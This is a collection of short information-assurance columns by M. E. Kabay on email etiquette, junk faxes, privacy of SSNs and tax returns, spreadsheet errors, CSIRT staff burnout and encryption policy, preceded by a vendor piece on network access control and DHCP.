* * *

What NAC solution is best for your organization? Stand-alone security applications? 802.1x? Cisco? Microsoft? End-point security is critically important and must take into account the following requirements:

- Networks are largely operating anonymously, with IT departments having limited awareness or control over how the network is being used or by whom.
- Increasingly strict regulatory pressures and security concerns are forcing organizations to establish identity-driven networks which require more control over user access and devices, and in turn, better monitoring of network data.

- NAC solutions must be able to interact with gear from multiple vendors and systems.
- Ideally, NAC solutions should not require an infrastructure overhaul.
- Network identity services such as Dynamic Host Configuration Protocol (DHCP) are essential to any NAC solution.

DHCP is the method used in all Internet Protocol (IP) networks for automatically assigning the IP address for networked devices. Address acquisition is the first step for access over IP, so DHCP is a must for any NAC implementation. NAC solutions must link the DHCP server to the network to enable authorized access; otherwise, IP addresses would be provided to all requesting devices. Consequently, the NAC solution you deploy must have a robust DHCP infrastructure that enables today's advanced services such as voice over IP (VoIP) and wireless applications to support an increasingly mobile workforce.

It is not yet clear which NAC solutions will be the most widely accepted; however, it is clear that all solutions will require a solid DHCP foundation. Here is what to look for:

- Out-of-the-box support for basic device and user authentication;
- Easy integration with client-based and clientless end-point scanning, remediation and threat mitigation systems;
- Ability to link users, device Media Access Control (MAC) addresses, IP addresses and host names;
- Ubiquitous networking equipment vendor support;
- Using existing directory stores and user credentials without additional provisioning.

For more information about essential network identity services, including DHCP, Domain Name Service (DNS) and Remote Authentication Dial-In User Service (RADIUS), visit < http://www.infoblox.com/library/whitepapers_confirm.cfm >.

BCC PREVENTS E-MAIL NUISANCES

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The consensus in our profession – despite the dreadful lack of hard statistics – is that something like 2/3 of all the damage caused to our information systems is from insiders who are poorly trained, careless or malicious (for a detailed discussion of security statistics see http://tinyurl.com/b6zzh or http://tinyurl.com/96u2n) . For example, a study published in late 2005 reported that "Sixty-nine percent of 110 senior executives at Fortune 1,000 companies say they are 'very concerned' about insider network attacks or data theft, according to a study by Caymas Systems, a network security technology firm based in San Jose, Calif. And 25 percent say they are so concerned they can't sleep at night, Sanjay Uppal, a vice president at Caymas Systems, told eSecurityPlanet." < http://tinyurl.com/mmnuw >

A McAfee-sponsored survey in Europe showed that (in the words of the Department of Homeland Security
Daily Open Source Infrastructure Report < http://www.dhs.gov/iaipdailyreport >), "Workers across Europe are continuing to place their own companies at risk from information security attacks. This "threat from within" is undermining the investments organizations make to defend against security threats, according to a study by security firm McAfee. The survey, conducted by ICM Research, produced evidence of both ignorance and negligence over the use of company IT resources. One in five workers let family and friends use company laptops and PCs to access the Internet. More than half connect their own devices or gadgets to their work PC and a quarter of these do so every day. Around 60 percent admit to storing personal content on their work PC. One in ten confessed to downloading content at work they shouldn't. Most errant workers put their firms at risk through either complacency or ignorance, but a small minority are believed to be actively seeking to damage the company from within. Five percent of those questioned say they have accessed areas of their IT system they shouldn't have while a very small number admitted to stealing information from company servers." < http://tinyurl.com/8rjz5 >

In my last column, I presented an example of careless or ignorance that can bypass technical security. I pointed out that combining the unthinking use of REPLY ALL with visible distribution lists from a CC field can lead to violations of privacy even inside an organization. In this column, I want to finish my discussion with a few more points about the dangers of using visible distribution lists.

The problems caused by CC are worse when the recipients do not know each other. I have often received messages from technically unsophisticated correspondents who put dozens of e-mail addresses in the CC field even though many of the recipients are total strangers to each other. Such exposure of e-mail addresses always makes me nervous; who knows whether everyone on the list is trustworthy? Even if the list is not misused for outright spam, people often REPLY ALL with what I consider useless information, effectively adding me to a discussion list that I never wanted to be on.

One particularly annoying habit is to REPLY ALL with a joke stemming from some initial message. People then generate a series of increasingly long messages including copies of all the previous copies of the ostensibly clever repartee, driving me to generate an addition to my junk

mail filter.

In one embarrassing case I was personally involved in, I added a new course developer to my MSIA faculty list and put the list name in the CC field by mistake in an all-points-bulletin. To my horror, the course developer cheerfully added my faculty members to a newsletter without permission. You can imagine the repercussions; there were two red faces that day and apologies to everyone.

The habit of using REPLY ALL is annoying enough when a reply does not in fact have to go to everyone on the original distribution list. However, REPLY ALL is a positive menace if it is coupled with the abhorrent practice of using an existing e-mail message as a shortcut to creating a new one with a completely different topic. Not only do many lazy users fail to modify the original message subject -- thus running the risk of having their new message ignored or filtered or misfiled -- but they may easily send sensitive information to the wrong people. This sloppy use of e-mail can result in gross violations of confidentiality.

In conclusion, you may want to put a note in your corporate security newsletter about the proper use of CC and BCC fields the next time you're casting about for a topic.

GAO Slams FCC on Junk Fax Processing

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Geeks like acronyms. One of my friends sends me e-mail entitled YMS (Your Morning Smile); various sources (e.g., Computer Desktop Encyclopedia at http://computerlanguage.com/ , The Jargon File at http://jargon.watson-net.com/ or the Geek Dictionary at http://tinyurl.com/rgtou) define lots of TLAs (three-letter acronyms) and other abbreviations used by geeks. In that spirit, I can write that YAJF (Yet Another Junk Fax) appeared on my machine a few days ago, this time touting YAJS (Yet Another Junk Stock) and presumably aimed at YAGF (Yet Another Gullible Fool) stupid enough to spend money on information sent illegally by criminals.

In the USA, sending a fax to someone without an EBR (established business relationship) is a violation of the TCPA (Telephone Consumer Protection Act of 1991) and of the JFPA (Junk Fax Prevention Act of 1995). For complete information about FCC (Federal Communications Commission regulations applying to junk faxes, see their summary at http://tinyurl.com/va8n).

On occasion, I have taken the time to report junk faxes to the FCC, but I had never seen any information about whether such complaints or acted upon. A recent report from the GAO (Government Accountability Office) gives depressing news about the FCC's enforcement of junk fax laws (see http://tinyurl.com/r9cgu which provides links for a full report in PDF).

The Summary from the GAO includes the following text:

"FCC has procedures for receiving and acknowledging the rapidly increasing number of junk fax complaints, but the numbers of investigations and enforcement actions have generally remained the same. In 2000, FCC recorded about 2,200 junk fax complaints; in 2005, it recorded over 46,000. Using its procedures to review the complaints, FCC's Enforcement Bureau (EB) issued 261 citations (i.e., warnings) from 2000 through 2005. EB has ordered six companies to pay forfeitures for continuing to violate the junk fax rules after receiving a citation. The six forfeitures totaled over $6.9 million, none of which has been collected by the Department of Justice for various reasons. EB officials cited competing demands, resource constraints, and the rising sophistication of junk faxers in hiding their identities as hindrances to enforcement. . . ."

There is no information in the report itself to indicate what proportion of the recipients of junk fax take the time to send complaints to the FCC. A February 2006 press release from j2 Global Communications about its successful litigation against a major fax-spammer, Venali/Vision Lab Telecommunications, that organization has been sending out millions of junk faxes to j2's customers < http://tinyurl.com/s3bwk >. I suspect that the FCC's 46,000 complaints represent the very small tip of a very large iceberg.

Even if we estimate that junk faxes cost individual recipients a modest $.05 apiece, the total cost of wasted paper and toner or ink presumably runs into the millions of dollars a year. In addition, these criminals are bilking their customers of presumably significant amounts of money by pretending to send faxes to willing recipients (see for example the report on the now defunct FAX.COM company at http://tinyurl.com/m3nwe). Worse, according to the FCC document

mentioned earlier, “The person or business on whose behalf a fax is sent or whose goods or services are advertised is liable for a violation of these rules even if they did not physically send the fax themselves.”

If the FCC increased its litigation against the criminals it can find and actually collected money from the court-imposed fines, perhaps it could use the increased revenues to fund increased enforcement efforts.

Wouldn’t it be nice to see at least some junk fax operators reduced to penury and ignominy?

Grrrr.

Protecting Your SSN and Your Reading Habits

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I provided comments I had sent to Austrian journalist Erich Möchel about identity theft for one of his German-language articles on the subject.< http://futurezone.orf.at/it/stories/255874/ > At the end of my responses to him, I also included the following comments, which I have expanded for this article:

It strikes me that any government-held central database of identifying information _and other data_ about citizens always raises the risk of abuse as political winds change. We already have the example of the East German security police (the STASI) to warn us of the perils of a surveillance society. It bears repeating that the issue is not whether someone has something to hide: the issue is whether officials in different political circumstances will be able to abuse their access to information to persecute those with whose political views they disagree. For example, collecting information about what people are reading may seem harmless today, but it might not be so harmless if a cultish, fanatical leftwing atheist conspiracy took over the United States government and disapproved of reading religious books. [Oh do forgive me: I don't want to offend anyone – or at least I can try to offend everyone – so you can also imagine that a cultish, fanatical rightwing religious conspiracy controlled the government and disapproved of reading atheistical books if you prefer.]

* * *

My friend and colleague Prof Don Holden, MBA, CISSP-ISSMP, a Lead Instructor in the MSIA program, has a long and distinguished career in information assurance < http://www.graduate.norwich.edu/infoassurance/faculty.php >. He responded to my comments with some thoughts of his own, which I quote below with his kind permission:

In New Hampshire (motto, "LIVE FREE OR DIE") < http://www.visitnh.gov/ > we have taken some steps that show some of us recognize these dangers. When you get or renew a driver's license, you do not have to keep your SSN in the database < http://www.nh.gov/safety/divisions/dmv/forms/dsmv450.pdf > and you can opt out of having your picture stored in their database as well < http://www.nh.gov/safety/divisions/dmv/driverlic/image.html >. We rejected the Real ID Card, also.< http://www.news.com/How-will-Real-ID-affect-you/2009-1028_3-6229517.html > However, if you don't let them store a picture, you will have problems trying to get an emergency replacement drivers license if you are on a trip and lose it because the Department of Motor Vehicles won't be able to create a duplicate license for you and express-mail it the way they normally would.

The Libraries in New Hampshire must follow a state law protecting the privacy of their patrons regardless of age. < http://www.gencourt.state.nh.us/rsa/html/XVI/201-D/201-D-11.htm > Even parents have to get permission of their children or have their child's card to be able to pick up books left on reserve as an example if the child has her own card rather than a family card. Our library in Amherst, NH < http://www.amherst.lib.nh.us/ > does not store any records of books you have taken out after the books have been returned. If men in gray suits ask to see our patron

records under the USAPATRIOT Act < http://www.aclu.org/safefree/resources/17343res20031114.html >, they will see only the list of books patrons currently have checked out. One downside of this is that patrons cannot ask us to locate a book or other material that they once checked out if they have forgotten the name and author (but we do have indexes and search engines).

I think we as individuals also need to refuse to give our SSN as an identifier unless it is required by law usually to ensure the taxing authorities can get their piece of coin. And of course this identifier should never be used an authenticator (i.e., something secret that supposedly only you know – because it _isn't_ secret).

The Computer Said So:
Credulity vs Credibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In addition to teaching information assurance courses at my university, I also teach database design every year and sometimes teach systems engineering courses. In all of these courses, at some point I emphasize the importance of integrating plausible limits into the computer-human interface to reduce the effects of unthinking human credulity. As someone who has been programming computers since 1965, I am always amazed at how readily naïve users will accept utter nonsense simply because it is presented by a computer.

I began using slide rules in 1962 and still have and use my sickly greenish-yellow Pickett "Vector-Type Log-Log Dual-Base Speed Rule;" a necessary skill in using these calculating devices is the ability to keep an estimated order of magnitude for the answer in one's head. Alas, I fear that mental arithmetic is a lost art for most people. I've often told students of an incident at a grocery store years ago where a charming child told me that my tiny order would cost over $20; I firmly asserted that it would cost around $7 and told her to check the bill. Sure enough, my paltry selection cost something like $7.23. She stared at me in utter amazement and asked in disbelief, "How did you _do_ that??" Clearly, Isaac Asimov was prescient when he wrote "The Feeling of Power" in 1958 – a story about a world where everyone had forgotten that computation could be accomplished without computers < http://downlode.org/etext/power.html >.

In a spectacular demonstration of slavish obedience to computers, a pair of nitwits demonstrated the crucial role of observation and thought when using mission-critical technology. Peter G. Neumann wrote in RISKS 20.14 [the item is dated 28 Dec 1998], "A German couple drove their BMW with great confidence under control of its computerized satellite navigation. Indeed, they drove it past a stop sign, down a ferry ramp, and into the Havel River in Caputh, near Potsdam/Berlin, Germany. The computer system reportedly neglected to tell them they needed to wait for the ferry. Ship traffic was stopped for two hours, but the couple was OK." < http://catless.ncl.ac.uk/Risks/20.14.html#subj1 >

In February 1999, the RISKS FORUM DIGEST had a cute story from Carnegie Mellon University Professor Philip Koopman, who lost his photocopier privileges for one of his graduate courses because the administrators reported, straight-faced, that he and his students had made 4,294,967,026 copies in two weeks. < http://catless.ncl.ac.uk/Risks/20.20.html#subj3 > They knew this because a computer told them so. A quick calculation would have shown the administrators that even at 10 copies per minute, it would take more than 816 years of continuous operation day and night without interruption to print that many copies (remember that a year has about 365.25 days). If we estimate 250 pages per inch of thickness, that number of pages would stand over 271 miles high. Wouldn't even a few moments of common sense have pointed to a system error rather than abuse of photocopier privileges as a better explanation of such a preposterous volume?

In Valparaiso, Indiana, someone pressed the wrong key in the municipal-tax program in 2005

and accidentally altered the property value for a house originally evaluated at $121,900 so that it was appraised at $400M. No one noticed. The tax bill went from $1,500 to $8M, causing a significant increase in the anticipated municipal tax revenues. Although the faulty tax bill was corrected, the town planners had already lowered the property tax rate to take into account the imaginary $8M windfall and therefore faced a budget deficit for municipal services and schools. < http://tinyurl.com/rq8p8 >

Human beings should not allow the origin of information to overwhelm rationality. Whether it is government propaganda, commercial advertising, the results of an electronic voting machine devoid of auditability or any critical data baldly presented by a computer, information must be evaluated for credibility. Is it consistent with known limits of the process being described? Does it conform to reasonable predictions? Can it be checked or tested independently? Basically, does it make sense?

Computers should not be approached as worthy of unquestioning faith; let's not substitute credulity for credibility.

Production Spreadsheets Can Cause Problems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A long-standing problem with end-user computing is that tools such as simple databases and spreadsheets is that they are so easy to use that people with no background or training in computing can apply them to production problems. "Production" means applications on which an organization depends for mission-critical decisions or functions.

Gene Wirchenko, writing in RISKS 24.16 < http://tinyurl.com/khcwd > reported on a site that lists signficant errors in spreadsheets: < http://www.eusprig.org/stories.htm >. The site is managed by the European Spreadsheet Risks Interest Group (EuSpRIG); their description reads, "These stories illustrate common problems that occur with the uncontrolled use of spreadsheets. We say how we think the problem might have been avoided. An obvious form of risk avoidance is simply to check your work before sending it out. For important spreadsheets, a second pair of eyes ('peer review') is even better. Where stakes are high, a thorough test and audit is a further defence." The group runs an annual conference that concentrates on quality assurance for spreadsheets.

One of the examples that comes to mind about spreadsheet errors occurred in March 2000. Mark Lutton reported in RISKS 20.84 < http://tinyurl.com/j6kls > on a week-long kerfuffle at MIT, when the grades of 22 students in a cell biology class were randomly altered. Initial suspicions focused on hacking, and the teacher, Harvey Lodish, told his class on 2 March 2000 that he had uncovered a cheating scandal. On March 10, the Boston Globe reported that in fact a teaching assistant had sorted the student-name column but not all the other ones, thus failing to carry all the data through the sort. Lutton suggested, "It seems to me that bound paper ledger books would be a much better tool for keeping grade records, at least for this teacher and his assistants." I commented in my INFOSEC Year in Review Database entry, "Some other ideas: (1) Enable the audit-trail feature (can create large files but does record all changes); (2) keep daily backups with version numbers so that a good version of the data can be located and used quickly." < http://www.mekabay.com/iyir >

In a later issue of the RISKS Forum Digest (20.86), correspondents Tony Lima and John Pearson both pointed out that the fundamental problem was that the teaching team was using a spreadsheet to do a database's job. Spreadsheets have no mechanism for ensuring record integrity, whereas even simple databases can protect against the kind of scrambling that occurred in this example.

Unfortunately, beginners rarely think about quality assurance in a systematic way. When I teach beginners how to use office products in the first-year non-majors' computing course at Norwich University, I emphasize the importance of documenting and testing spreadsheets before relying on them. Professor Raymond R. Panko of the University of Hawai'i has studied the frequency of errors in spreadsheets in real-world applications. His paper, "What We Know About Spreadsheet Errors" < http://tinyurl.com/6748a > provides a meta-analysis of 13 studies of spreadsheet errors from 1987 through 2004. Prof Panko's abstract is as follows:

"Although spreadsheet programs are used for small 'scratchpad' applications, they are also used to develop many large applications. In recent years, we have learned a good deal about the errors that people make when they develop spreadsheets. In general, errors seem to occur in a few percent of all cells, meaning that for large spreadsheets, the issue is how many errors there are, not whether an error exists. These error rates, although troubling, are in line with those in programming and other human cognitive domains. In programming, we have learned to follow strict development disciplines to eliminate most errors. Surveys of spreadsheet developers indicate that spreadsheet creation, in contrast, is informal, and few organizations have comprehensive policies for spreadsheet development. Although prescriptive articles have focused on such disciplines as modularization and having assumptions sections, these may be far less important than other innovations, especially cell-by-cell code inspection after the development phase."

It makes sense to identify production spreadsheets in your organization and to review the quality assurance processes (if any) to ensure that errors don't creep into operational decisions.

Follow the Rules Unless You Shouldn't Follow the Rules

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Declan McCullagh summarized an interesting interpretation of law that occurred in the US Court of Appeals for the 7th Circuit in March 2006.< http://tinyurl.com/ne3xx > It seems that Jacob Citrin used to work for International Airport Centers. He quit and returned his laptop computer to them. They prepared to sue him for allegedly violating his employment contract by going to business for himself in the same field. When they searched his hard drive looking for juicy files to undelete as part of their preparation for the civil case, they discovered that he had wiped files rather than deleted them: the old files were unrecoverable. So they accused him of violating 18 USC §1030, the Computer Fraud and Abuse Act of 1986. The company's first attempt at the lawsuit must have been dismissed because they appealed to the Court of Appeals.

McCullagh wrote:

"That law says whoever 'knowingly causes damage without authorization' to a networked computer can be held civilly and criminally liable. The 7th Circuit made two remarkable leaps. First, the judges said that deleting files from a laptop counts as 'damage.' Second, they ruled that Citrin's implicit 'authorization' evaporated when he (again, allegedly) chose to go into business for himself and violate his employment contract. . . ."

McCullagh mused, "The implications of this decision are broad. It effectively says that employees better not use OS X's Secure Empty Trash feature, or any similar utility, because they could face civil and criminal charges after they leave their job."

Judge Richard Posner wrote, "Citrin points out that his employment contract authorized him to 'return or _destroy_' data in the laptop when he ceased being employed by IAC (emphasis added). But it is unlikely, to say the least, that the provision was intended to authorize him to destroy data that he knew the company had no duplicates of and would have wanted to have -- if only to nail Citrin for misconduct. The purpose of the provision may have been to avoid overloading the company with returned data of no further value, which the employee should simply have deleted."

The fundamental question of fact that the court proceedings will surely involve now that the lawsuit has been reinstated is whether the file deletions occurred before or after the employee left his employment. If a court rules that using secure deletion of files _during_ employment is a crime, all of us security folks who have been insisting on the value of wiping versus erasing will be in big trouble.

If explicit authorization to destroy data upon termination of an employment relationship does not authorize an employee to destroy data upon termination of an employment relationship, we had better be awfully careful about framing security policies and doubly careful about following them. Shall we send a memorandum to corporate attorneys before _obeying_ security policies from now on?

I hope their spam filters won't be too selective.

Cui Bono:
IRS Wants to Liberate Our Tax Returns

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Chris Hoofnagle reported in RISKS 24.21 < http://catless.ncl.ac.uk/Risks/24.21.html >on news that the IRS was pushing for new rules allowing commercial tax preparers to sell information from tax returns to anyone they like. "If consent is given, the FULL RETURN can be given to other entities for marketing purposes, and the tax preparer does not have to even ensure that these other entities are legit or following the preparer's privacy policy."

Jeff Gelles of the Philadelphia Inquirer < http://tinyurl.com/puqul > wrote, "The change is raising alarm among consumer and privacy-rights advocates. It was included in a set of proposed rules that the Treasury Department and the IRS published in the Dec. 8 Federal Register, where the official notice labeled them 'not a significant regulatory action.' IRS officials portray the changes as housecleaning to update outmoded regulations adopted before it began accepting returns electronically. The proposed rules, which would become effective 30 days after a final version is published, would require a tax preparer to obtain written consent before selling tax information. Critics call the changes a dangerous breach in personal and financial privacy. They say the requirement for signed consent would prove meaningless for many taxpayers, especially those hurriedly reviewing stacks of documents before a filing deadline."

Media watchdog MediaMatters For America < http://tinyurl.com/k2t29 > reported that "On the CBS Evening News [for March 23], Washington correspondent Bob Orr characterized a recent Internal Revenue Service (IRS) regulations proposal allowing tax return preparers to sell information from returns to third parties as spelling out a 'loophole of sorts' that has 'been around for more than 30 years.' In fact, in permitting sales to third parties, the new proposal would allow tax preparers to do something they are not currently permitted to do; under current law, they can pass on such information only to affiliates."

The US Public Interest Research Group (U.S. PIRG) has established a Web site to cover this developing issue. < http://www.uspirg.org/uspirg.asp?id2=24620 > In testimony on behalf of the U.S. PIRG and the Consumer Federation of America, Beth McConnell said, “The IRS would allow tax preparers to sell a consumer's return to companies that have a terrible track record of safeguarding information from identity thieves." She added that “"…[A] trusted tax preparer [could easily] finagle a taxpayer already under pressure into signing away his or her rights." < http://www.rep-am.com/story.php?id=5080 >

One question we should be asking is “Who needs this rule change?” Can you imagine hordes of pitchfork-wielding taxpayers carrying pitchforks storming the IRS castle demanding that our tax forms be _sold_ for _profit_ (someone else’s profit, that is) to commercial organizations? So where did the pressure for these “Proposed Regulations to Safeguard Taxpayer Information” (the IRS heading for its December 7, 2005 press release < http://tinyurl.com/z7bn3 >) come from?

How many of us blithely sign every form our accountant gives us as she is preparing our tax returns? How many of us read every word of every form? Would you, personally, be happy to discover that your full tax return were in the hands of a marketing firm? If you think you would be happy with that kind of arrangement, I suggest that you watch the ACLU (American Civil Liberties Union) Surveillance Campaign Flash video at < http://www.aclu.org/pizza/ >.

Have a nice pizza.

Managing CSIRT Burnout & Turnover: A Case Study (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Once we've hired a good employee and invested in training and integrating that person into our operations, it's a terrible waste to lose their enthusiasm and even their services through burnout and turnover.

MSIA graduate Timothy Dzierzek wrote an excellent weekly paper in the course I taught on _Computer Security Incident Response Team Management_ in June through August 2007 and I'm delighted to present his work (slightly edited) in this and two additional columns based on his case study organization, which is represented pseudonymously as "Smith & Smith." By the way, even professors in the MSIA do not normally know their students' case study names – we are deeply concerned with protecting confidentiality of their sources and explicitly ask them not to reveal details of the organizations they are studying. The numbers in square brackets [ ] are the references from his original paper. The rest of the column is entirely Tim's work.

* * *

Hiring adequate staff for a Computer Security Incident Response Team (CSIRT) represents a critical challenge for any organization. The CSIRT must have an adequate number of employees to respond to computer security incidents. Author Danny Smith, a member of the Australian Computer Emergency Response Team, states that "the size of a team would have an effect on the overall capability of the team."[1] In addition, the CSIRT must employ technicians with necessary skills and experiences. Experts at the CERT Coordination Center state, "[Y]ou need people with a certain set of skills and technical expertise, with abilities that enable them to respond to incidents, perform analysis tasks, and communicate effectively with your constituency and other external contacts."[2] Meeting these two requirements ensures the CSIRT has adequate staff to perform this valuable function.

Once organizations hire employees for the CSIRT, they must manage their personnel to maintain adequate staffing levels. One area that organizations must focus on is staff turnover. A Help Desk Institute study published in 2000 suggested that 48% of help-desk managers interviewed the previous year considered staff turnover a serious problem.[3] A specific area that organizations must address is the effect that staff burnout has on the CSIRT's capabilities. The authors of _*Handbook for Computer Security Incident Response Teams (CSIRTs)*_ state, "Many CSIRT staff suffer from burnout …, where the constant pressures and stress from daily … incident handling tasks become a burden and intrude into the private life."[4] Each of these factors has detrimental effects on the CSIRT.

Help desks and CSIRTs face many of the same personnel management issues. Organizations attempting to implement a CSIRT, such as the law firm of Smith & Smith, should analyze how their help-desk group manages its personnel. By learning from the successes or failures of the help-desk group, organizations can implement processes that address a critical area for its CSIRT.

Managing CSIRT Burnout & Turnover: A Case Study (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

We continue with MSIA graduate Timothy Dzierzek's case study analysis of burnout and turnover in help-desk and incident-response teams. This second part of three discusses the problems of turnover at "Smith & Smith" (a pseudonym). The [WB] markers refer to the reference at the end of the column.

* * *

Staff turnover represents a serious concern for managers of CSIRTs. Experienced managers of CSIRTs believe that "having invested in the time and resources to identify, hire, and train staff, it is most important to try to retain them."[WB] CSIRT members that leave an organization take institutional knowledge with them and cause the organization to invest additional time and resources to train new members. This situation could result in the CSIRT's inability to respond to computer security incidents.

CSIRTs face the staff turnover for two main reasons. Some technicians get burned out by the stress or rigor of the job. Experts state that "[s]taff can become bored with routine incidents, are physically tired, lack attention to detail, and make costly mistakes." [WB] The organization may terminate their employment as the result of poor performance. Other technicians may quit to pursue better pay or better opportunities at other organizations. Experts state, "The pull of large salaries will inevitably be enough to immediately draw certain people." [WB] Organizations must address these critical causes of staff turnover.

Two years ago, Smith & Smith was ineffective in its steps to prevent the turnover of help-desk technicians resulting from burnout. One technician, who had been with the firm for three years, was fired because his performance dropped below acceptable levels. He was not responding to trouble calls in a timely manner and was having conflicts with users. My discussions with the technician revealed that he was burned out from the intense demands of his job. His manager counseled him about his performance but did nothing to address the burnout issue.

During the same period, Smith & Smith failed to prevent help-desk technicians from leaving to pursue better opportunities. For example, a technician who had been with the firm for two years and who was one of the best on the help desk resigned to take a position with an information technology auditing company. He had shown great initiative, technical skill, and attention to detail but conversations with him revealed that the organization had failed to challenge him mentally and therefore he left for a better opportunity.

Although some managers tacitly see exploitation of personnel as a short-term gain that makes their bottom line look good by reducing personnel costs, the long-term consequences of abuse are always bad.

More in the next column.

Managing CSIRT Burnout & Turnover: A Case Study (3)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

We finish MSIA graduate Timothy Dzierzek's case study analysis of burnout and turnover in help-desk and computer security incident response team teams (CSIRTs). This last part of three discusses how his case-study organization ("Smith & Smith" is a pseudonym) addressed the problems of turnover and finishes with recommendations for readers.

* * *

Smith & Smith took a number of steps to address the problem with the turnover of help-desk technicians. Most of these steps were an effort to prevent the burnout of employees.

- First, the firm established policies that required all employees to take vacations. Employees failing to take vacation stopped accruing vacation time after a certain level. The firm also tasked managers with ensuring that employees took time off.

- Second, the firm provided an Employee Assistance Program (EAP) to help employees deal with stress and other problems that affect their performances. The EAP offers counseling to all employees at the firm's expense. The firm's EAP policy states, "[E]mployees experiencing personal problems are encouraged to seek assistance [from the program]."

- Third, the firm provides time for help-desk personnel to attend training and technical conferences. The firm also reimburses them for the classes and any certification exams that they pass.

- Fourth, IT management involves help-desk personnel in many firm-wide projects. Although not a job rotation scheme, it provides help-desk technicians with the ability to work on challenging projects outside the scope of the help-desk function.

The steps taken by Smith & Smith to address the burnout of help-desk technicians have been notably effective. Human Resources managers there state that the firm has not lost a single member of the help desk to turnover in two years. Help-desk managers have focused on expanding their staff levels instead of looking for replacements for vacated positions. In addition, conversations with help-desk technicians revealed that they are happy with their jobs and look forward to coming into work. They feel that the firm provides them opportunities to get away from the stress and rigor of the help-desk function.

Every organization should develop effective personnel management processes for its CSIRT by analyzing the approaches used by its help-desk organization. By using the techniques demonstrated in this case study, readers can ensure that their CSIRT effectively manages its personnel and maintains adequate staffing levels to effectively respond to computer security incidents.

Implementing Encryption for Stored Data

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of my graduate students wrote to me recently about the rash of data losses on unencrypted laptop computers and backup media and asked how I would promulgate policy to cope with the problem. Here's how I would approach the organizational behavior change needed to ensure that sensitive data on all storage media in the organization.

(a) Establish and implement a company-wide policy forcing encryption of all sensitive folders on company computers, servers and removable media. The policy can use whole-disk encryption (e.g., Encryption Anywhere Hard Disk < http://www.guardianedge.com/products/Encryption_Anywhere/Hard_Disk.html > from GuardianEdge or PGP Corporation's PGP Whole Disk Encryption products < http://www.pgp.com/products/wholediskencryption/index.html >) or it can focus on partition- or folder-specific encryption. Regardless of which technique or product is used, the organization must plan for key escrow to permit data recovery if an employee forgets a key, quits in anger or is fired. Appropriate products include centralized key management and key-recovery features. Policies must take into account the likelihood that keys and even the encryption software will change over time; therefore, archive managers must manage backups so that data can be recovered and rewritten under the new encryption procedures as they change.

(b) In your IT or IT-security newsletters, publicize the news about the losses of control over unencrypted data on laptop computers, isolated hard drives and tapes. Some employees who do not understand or believe that encryption is important will resist change and may even obstruct progress towards the new procedures. Setting the stage for policy development and implementation helps to smooth the way for change.

(c) Provide extensive awareness, training and education over the next few months for all staff on how and why to follow the encryption procedures for their disks and removable media; be sure to have the employees work on scenarios of what might happen to THEIR group if confidential data were released through loss or theft. Have the technical support staff test the product thoroughly and work on problems likely to occur with the product. You can save a lot of time by recording narrated PowerPoint files that can help users with step-by-step illustrations of what to do with the products; be sure to include screen shots. I often create animations using overlays of screen shots so that users can follow the operations click-by-click.

(d) Begin a gentle process of random audits with praise and reward for those found to be following the encryption guidelines and gentle reminders to those violating the policy. Praise works better than punishment in modifying behavior. Establish friendly competitions among groups to see which can be first to achieve 100% compliance with the encryption regime.

(e) Tighten the screws gradually by announcing the steady increase in penalties for violating the policy; over the next months, bring them to their managers for discussions of the importance of the policy and the future penalties for noncompliance.

(f) After enough time has passed (say, a few months) to ensure almost complete compliance with

the policy, suspend or eventually fire anyone found to be violating this policy during random audits of laptops. However, you will have to be prepared to deal with top executives who violate the policy, so you might want to be careful about promulgating draconian penalties that you don't plan to enforce uniformly.

[Disclaimer: I have no financial interest in the products named; mention of specific products does not imply endorsement.]

The Eyes Have It

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A recurring problem in information assurance (IA) is the paradox of success: the better our security, the less immediate evidence there is to ordinary users that are precautions are actually worth anything. Put another way, the longer our security insurers peaceful, safe computing, the more likely it is that our users will begin to skip necessary steps in information protection.

Information assurance awareness, training and education (ATE) are all important parts of maintaining compliance with IA procedures. Recently, I ran across an article by Mary Beckman in _ScienceNOW_ < http://sciencenow.sciencemag.org/cgi/content/full/2006/628/4?etoc > that might provide an easy contribution to maintaining high compliance with our reasonable rules.

It seems that biologists Melissa Bateman, Daniel Nettle and Gilbert Rogers "examined the effect of an image of a pair of eyes on contributions to an honesty box used to collect money for drinks in a university coffee room. People paid nearly three times as much for their drinks when eyes were displayed rather than a control image. This finding provides the first evidence from a naturalistic setting of the importance of cues of being watched, and hence reputational concerns, on human cooperative behaviour."

The article was published in the _Biology Letters_ of the Royal Society < http://www.journals.royalsoc.ac.uk/(2cpw2gjfvkcxk2e4t25arp45)/app/home/contribution.asp?referrer=parent&backto=issue,7,50;journal,1,7;linkingpublicationresults,1:110824,1 > (abstract free; full text U$30)

Mary Beckman added, "Every week for ten weeks, they put up a different picture above the donation instructions: either of eyes or flowers. . . . [R]esult [varied] according to the eyes: A judgmental male pair, for example, elicited more donations than a flirtatious female sideward glance…."

The idea that pictures with eyes might influence compliance, obedience and conformity is not new. In George Orwell's prescient novel _1984_ (published in 1949), the opening paragraphs include this chilling description: "… [T]he poster with the enormous face gazed from the wall. It was one of those pictures which are so contrived that the eyes follow you about when you move. BIG BROTHER IS WATCHING YOU, the caption beneath it ran." < http://www.online-literature.com/orwell/1984/1/ >

